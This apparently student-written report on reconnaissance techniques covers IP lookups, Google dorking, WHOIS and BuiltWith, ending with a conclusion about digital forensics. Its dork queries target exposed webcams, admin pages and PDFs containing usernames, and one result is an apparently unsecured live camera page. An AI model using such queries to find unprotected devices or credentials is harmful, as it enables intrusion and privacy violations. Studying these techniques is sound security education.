↳ 74.125.0.0-74.125.255.255	United States	GOOGLE	Google LLC
↳ 74.125.193.100	United States	GOOGLE	Google LLC

**IPv6 address (2a00:1450:400b:c01::0:0:8a)**

IP range	Country	Name	Description
::/0	N/A	ROOT	Root Inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a00:1450::/29	Ireland	IE-GOOGLE-20091005	Google Ireland Limited
↳ 2a00:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
↳ 2a00:1450:400b:c01::0:0:8a	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend

**IP Geolocation**

We use multilateration to independently determine the location of a server. [Read more.](#)



**Google Dorking:** Google Dorking or Google hacking refers to using Google search techniques to hack into vulnerable sites or search for information that is not available in public search results. The Google search engine works similarly to an interpreter using search strings and operators.

site:www.spotify.com

intitle:"webcam 7"

Microsoft Bing

intitle:"webcam 7"

ALL IMAGES VIDEOS MAPS NEWS CHAT MORE

About 16,30,000 results Date ▾

**Webcam 7 Pro 1.5.3.0 Build 42105 (Windows) - Download ...**  
https://www.softpedia.com/get/Internet/WebCam/Webcam-7.shtml  
Web Jun 8, 2016 · 5.0/5. Review by Bogdan Popa. Webcam 7 Pro is a reliable and user-friendly software solution designed to cater to a variety of needs, by allowing you to record videos ...  
4.3/5 ★★★★☆

**webcamXP Pro**  
webcamXP PRO is an online video streaming application able to work with ...

**HP Webcam Software**  
What's new in HP Webcam Software 1.0.26.3: Fixes: Fixed to maintain the ...

**WebcamMax**  
Enhance your live webcam stream with great effects, animations, backgrounds ...  
See more ▾

**webcam 7**  
2.40.45.90 •  
Web: Pan, Tilt & Zoom. powered by webcam 7 v1.5.3.0 . xhtml css css

**People also ask**  
https://www.bing.com/maps?q=intitle%3a%22webcam+7%22&FORM=HORSC4

**webcam 7**  
Software  
In FLV streaming, webcam 7 is supporting to stream both audio and video, the RTSP DirectShow filter is also able to retrieve both audio and video from some ip cameras. to get ip cameras using RTSP to work over internet you'll have to open and forward UDP ports 1690-1710 on your router. See more at cnet.com

Product info: Trial - Darknet Network  
Platform: Microsoft Windows

**Download**  
cnet.com 1 source 11K downloads  
Data from: Cnet  
Suggest an edit

See results for

**Webcam**  
A webcam is a video camera which is designed to record or stream to a computer or computer network. They are primarily used in video...

WEBCAM 7  
SERVICE EDITION

Home Multi view Smartphone Gallery Administration Not logged in

Source 1 JavaScript

Live View 15/05/2021 03:57:38 [190]

Pan, Tilt, & Zoom

FI19805W

site:amazon.com intitle:admin

site:amazon.com intitle:admin

About 485 results

**Step 4: Set up AWS account access for an administrative ...**

<https://docs.aws.amazon.com/Setup/latest/UserGuide/setup-createadmin.html>

On the Users tab, select the user to whom you want to grant administrative permissions. To filter the results, start typing the name of the user that you want in the search box. After ...

**Admin account - AWS Directory Service**

[https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms\\_ad.html](https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms_ad.html)

The Admin account has permissions to perform the following common administrative activities for your OU: Add, update, or delete users, groups, and computers. For more ...

Group Managed Service Accounts    Kerberos Constrained Delegation    Enable Log Forward

**People also ask**

**What does the admin account do in AWS managed Microsoft ad?**

This includes the Admin account. The Admin account has permissions to perform the following common administrative activities for your OU: Add, update, or delete users, groups, ...

**Admin account - AWS Directory Serv...**

[docs.aws.amazon.com/directoryser...](https://docs.aws.amazon.com/directoryser...)

**How do I invite users to sign up in Amazon Cognito?**

For custom attributes, you must prepend the custom prefix to the attribute name. To send a message inviting the user to sign up, you must specify the user's email address or ...

admin-create-user – AWS CLI 1.27...  
docs.aws.amazon.com/cli/latest/re...

Feedback

Related searches

- admin username and password
- admin console log in
- admin console
- e manage admin
- google admin console
- office admin center
- sign in admin google
- ammyy admin for windows10

## Admin account

When you create an AWS Directory Service for Microsoft Active Directory directory, AWS creates an organizational unit (OU) to store all AWS related groups and accounts. For more information about this OU, see [What gets created](#). This includes the Admin account. The Admin account has permissions to perform the following common administrative activities for your OU:

- Add, update, or delete users, groups, and computers. For more information, see [Manage users and groups in AWS Managed Microsoft AD](#).
- Add resources to your domain such as file or print servers, and then assign permissions for those resources to users and groups in your OU.
- Create additional OUs and containers.
- Delegate authority of additional OUs and containers. For more information, see [Delegate directory join privileges for AWS Managed Microsoft AD](#).
- Create and link group policies.
- Restore deleted objects from the Active Directory Recycle Bin.
- Run Active Directory and DNS Windows PowerShell modules on the Active Directory Web Service.
- Create and configure group Managed Service Accounts. For more information, see [Group Managed Service Accounts](#).
- Configure Kerberos constrained delegation. For more information, see [Kerberos constrained delegation](#).

On this page

Enterprise and domain administrator privileged accounts

https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms\_ad\_manage\_users\_groups.html

intext:username filetype:pdf

The screenshot shows a Microsoft Bing search results page with the query "intext:username filetype:pdf". The results are filtered under the "ALL" tab, showing approximately 12 results. The first result is a "SCHOOL INFORMATION SHEET 2019-2020 Pontificia ..." from schulich.yorku.ca, which is a PDF file. The second result is a "Google Hacking Guide - USCyberWarrior.com" from www.uscyberwarrior.com, also a PDF file. The third result is a "SQL Injection" guide from dl.cyberamooz.com, another PDF file. The fourth result is a "Google Dorks List 2017 Latest Google Dorks 2017 For Sql" from lms.learningtovive.org, a PDF file. The fifth result is an "Online Employment Application Guide" from sandiegocounty.gov, a PDF file.

**WHOIS:** WHOIS is a public database that houses the information collected when someone registers a domain name or updates their DNS settings. ICANN, the International Corporation for Assigned Names and Numbers, regulates the WHOIS database. They've done so since 1982, back in the wild and wooly days of the early Internet.

The screenshot shows a Microsoft Bing search results page with the query "whois". The results are filtered under the "ALL" tab, showing approximately 30,000,000 results. The top result is a link to "Search The Whois Database - .com Domains Available" on godaddy.com. To the right of the search results, there is a sidebar with information about WHOIS, including its definition as a computer network protocol and its history. It also mentions "WHOIS improvements" and provides a link to a WHOIS lookup tool.

Screenshot of a web browser showing the GoDaddy homepage. The search bar contains "spotify.com".

## Search the WHOIS database

Get your .in or .com domain starting at just: ₹ 49.00

See cart for final pricing. Limit one per customer. Need more domains? Check out our other deals.

Type the one you want here  Search

Screenshot of a web browser showing the WHOIS search results for "spotify.com".

## Search the WHOIS Database

WHOIS search results

Domain Name: SPOTIFY.COM  
 Registry Domain ID: 422131614\_DOMAIN\_COM-VRSN  
 Registrar WHOIS Server: whois.domaininfo.com  
 Registrar URL: http://www.ports.domains  
 Updated Date: 2021-08-02T18:37:37Z  
 Creation Date: 2006-04-23T09:07:50Z  
 Registry Expiry Date: 2030-04-23T09:07:50Z  
 Registrar: Ports Group AB  
 Registrar IANA ID: 73  
 Registrar Abuse Contact Email: abuse@portsgroup.com  
 Registrar Abuse Contact Phone: +46707260015  
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
 Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited  
 Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited  
 Domain Status: cancelDeleteProhibited https://icann.org/epp#cancelDeleteProhibited

Find your Domain  Search

**Builtwith:** BuiltWith is a website profiler, lead generation, competitive analysis and business intelligence tool providing technology adoption, ecommerce data and usage analytics for the internet.

BuiltWith technology tracking includes widgets, analytics, frameworks, content management systems, advertisers, content delivery networks.it include a sales intelligence, lead generation and market analysis tool for web technology, and an API for automating web technology request lookups.

About 50,200,000 results Date +

**BuiltWith Technology Lookup**  
https://builtwith.com •  
web Internet Technology Trends. BuiltWith® covers 62,994+ internet technologies which include analytics, advertising, hosting, CMS and many more. See how the internet technology ...

**BuiltWith**  
BuiltWith has been an integral partner in identifying key market segment ...

**Customers**  
We use BuiltWith to keep on eye on emerging technology trends and have ...

**Web Technology Trends**  
Ruby on Rails 1,295,406 live websites  
Salesforce 540,643 live websites Cart ...

**Keyword Lists**  
Keyword Lists - BuiltWith Technology Lookup

**eCommerce Lists**  
Download lists of Global eCommerce websites. Global eCommerce Website ...

Other content from builtwith.com

**BuiltWith Company**  
BuiltWith is an Internet services company based in Manly, Australia that launched in August, 2007. Providing internet web technology trends information and website technology lookups. The goal of BuiltWith is to ...

**Founded** Aug 07, 2007  
**Founders** Andrew Rogers · Gary Brewer  
**Subsidiary** Underthesite

Data: LinkedIn · Firebase  
Feedback

Explore more

SimilarWeb Netcraft Google Analytics LinkedIn Alexa Internet

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is for <https://builtwith.com/spotify+link>. The page displays search results for 'spotify link' under several categories:

- Technology Matches:**
  - Spotify Link**: Includes a link to [Spotify Link Usage Statistics - Download List of All Websites using Spotify Link](#), a note about it being a verified link, and a snippet from a page titled 'Links to a Spotify page.'
  - Optify**: Includes a link to [Optify Usage Statistics - Download List of All Websites using Optify](#), a note about it being a verified link, and a snippet from a page titled 'Optify marketing software enables B2B lead generation through search engine optimization, Twitter for business, and out-of-the-box reporting.'
  - DNS Link DNS**: Includes a link to [DNS Link DNS Usage Statistics - Download List of All Websites using DNS Link DNS](#), a note about it being a verified link, and a snippet from a page titled 'DNS services from premium DNS provider DNS Link.'
  - DNS Link**: Includes a link to [DNS Link Usage Statistics - Download List of All Websites using DNS Link](#), a note about it being a verified link, and a snippet from a page titled 'Proprietary DNS system to prevent site downtime.'
- Phrase Matches:** A section showing 793 websites containing the phrase "spotify link" on their homepage, with a "View List" button.
- Suggest a Technology:** A section asking users to suggest technologies if they can't find them, with a "Send us a suggestion" link.

**Conclusion:**

The emergence of digital technologies are the main reasons for the cybercrimes or crimes associated with the computer. This has forced the law Enforcement Agencies and Security officers to be taken incharge of conducting the digital forensics investigation process. Identifying each bits and pieces contained inside the digital devices are effective digital forensics investigation procedures to be carried.

The importance of forensic investigation process, the prerequisites needed for conducting the process. The different forensic investigation process models available. Phases involved in forensic investigation and the tools to be used in these processes are presented. Since it contains the documentation of all the essential and sufficient details related to the crime. It is produced in the court as a valuable evidence for pushing the victim.

Digital evidences are the most important factors that helps In victimizing the criminals in the court. Hence, a proper maintenance and preservation of digital evidence is very much necessary despite being a tricky process.

Today due to high internet penetration, cybersecurity is one of the biggest need of the world as cybersecurity threats are very dangerous to the country's security. Not only the government but also the citizens should spread awareness among the people to always update your system and network security settings and to the use proper anti-virus so that your system and network security settings stay virus and malware-free.